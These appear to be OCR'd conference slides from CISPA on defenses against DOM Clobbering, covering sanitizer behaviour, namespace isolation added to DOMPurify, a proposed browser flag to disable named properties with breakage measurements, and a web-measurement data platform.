The other 13 sanitizers always remove named properties

- Including cases that do not lead to DOM Clobbering (e.g., `<a name=x>`)

DOM Clobbering: Defenses and their Effectiveness (1 / 5)

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

Mitigations

Content Security Policy
DOM Object Freezing
HTML Sanitization
Namespace Isolation

Alternative: prefix/isolate named properties instead of removing them


- (+) mitigates almost all DOM Clobbering cases
- (-) may require some implementation changes by developers

Contribution: implemented namespace isolation in DOMPurify

- Use the new SANITIZE_NAMED_PROPS config

```
var clean = DOMPurify.sanitize(dirty, {SANITIZE_NAMED_PROPS: true});
```

Learn more on GitHub...



DOM Clobbering: Defenses and their Effectiveness (1 / 5)

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

Mitigations

HTML Sanitization
Namespace Isolation
Content Security Policy
DOM Object Freezing

Kill Switch

Disabling DOM Clobbering

Infeasible

Solution: disable named properties at browser-level?

- (+) fixes all DOM Clobbering cases
- (-) can cause breakage

Measurement

Cost: 13.3% of webpages use named properties and will break (~51% of sites)
Benefit: fixes the 491 vulnerable sites (i.e., 9.8% of top 5K sites)

breakage-benefit balance: ratio of ~5:1

Proposal to W3C: Opt-in CSP/feature policy flag to allow developers to disable name properties


lists.w3.org/Archives/Public/public-webappsec/2022Oct/0005.html

W3C home > Mailing lists > Public > public-webappsec@w3.org > October 2022

Opt-in flag to disable DOM clobbering

This message: [Message body] [Respond] [More options]
Related messages: [Next message] [Previous message] [Next in thread]

From: Soheil Khodayari <soheil.khodayari@cispa.de>
Date: Fri, 21 Oct 2022 10:36:49 +0200

Quasi-Real Time Web Measurements


- **Let's allow people to query the data that we acquired and processed**
- Knowledge base for security-relevant properties of in the wild webapps

elementalis.io

Raw data: JS code, DOM snapshots, libraries, URLs, HTTP headers, …

Processed data: data flows, API calls, PDGs, CFGs, IPCGs, ERDDGs, state values, env properties, …

Connected data: flows to values to code to HTML



Conclusion

Thank You!

- Client-side code complexity growth introduced **new vulnerability variants**
- **Clobberable** / **forgeable** data flows are **ubiquitous** (**~9%** of sites)
- Existing defenses helpful but may **not completely** cut it

IEEE SP'23 and '24
Distinguished Paper Awards

@Soheil__K soheil.khodayari@cispa.de

ja-w.me elementalis.io domclob.xyz github.com/SAP/project-foxhound